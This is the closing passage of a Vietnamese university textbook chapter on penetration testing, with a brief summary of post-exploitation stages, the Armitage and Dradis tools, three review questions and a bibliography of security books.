Chương này đã mô tả các quy tắc khai thác một hệ thống sau khi đã xâm nhập vào trong và các bước thực hiện việc khai thác, bao gồm thu thập và phân tích dữ liệu, duy trì truy nhập, xâm nhập sâu vào hạ tầng thông tin và cách khôi phục lại trạng thái ban đầu của máy tính đã xâm nhập. Các bước xâm nhập được minh họa bằng các ví dụ sử dụng công cụ Armitage. Đối với người làm kiểm thử xâm nhập, cách thức thu thập dữ liệu cũng rất quan trọng vì các thông tin tổng hợp từ mỗi cá nhân trong nhóm góp phần tạo nên sự hiểu biết toàn diện về hệ thống cũng như tiến độ đạt được của cả nhóm, nhất là trong thời gian hạn chế. Đây là những thông tin quan trọng phụ trợ cho việc xâm nhập cũng như viết báo cáo kết quả kiểm thử cho công ty. Các chuyên gia thường sử dụng Dradis để đồng bộ thông tin thu thập được. Sinh viên cũng có thể tham khảo mẫu viết báo cáo kết quả kiểm thử xâm nhập khi triển khai dự án tương tự.

CÂU HỎI CUỐI CHƯƠNG

1. Mô tả những quy tắc quan trọng khi thực hiện một dự án kiểm thử xâm nhập.
2. Nêu một số công cụ thường dùng trong mỗi bước kiểm thử xâm nhập.
3. Mô tả một số nội dung chính trong báo cáo kiểm thử xâm nhập.

TÀI LIỆU THAM KHẢO

- [1] Lee Allen, 2012. *Advanced Penetration Testing for Highly-Secured Environments: The Ultimate Security Guide*. Packt Publishing.
- [2] Harper, Allen, et al. *Gray Hat Hacking: The Ethical Hackers Handbook, 5th Edition*. McGraw-Hill Osborne Media.
- [3] Stuart McClure, Joel Scambray, George Kurtz, 2012. *Hacking Exposed 7: Network Security Secrets and Solutions*. McGraw Hill.
- [4] Sean-Philip Oriyano, Michael Gregg, 2018. *Hacker Techniques, Tools, and Incident Handling*. Jones & Bartlett Learning.
- [5] Nguyễn Thành Nam, 2009. *Nghệ thuật tận dụng lỗi phần mềm*. Nhà xuất bản Khoa học & Kỹ Thuật.
- [6] Gera Insecure Programming, <http://community.corest.com/~gera/InsecureProgramming>, Truy nhập tháng 11/2017.
- [7] Peter, Kim, 2018. *The Hacker Playbook 3: Practical Guide To Penetration Testing*. Securety planet LLC.
- [8] Phillip L. Wylie, et al., 2020. *The Pentester BluePrint: Starting a Career as an Ethical Hacker*, 1st edition. Willey Publishing.
- [9] Sood, A. and Enbody, R., 2014. *Targeted cyber attacks: multi-staged attacks driven by exploits and malware*. Syngress.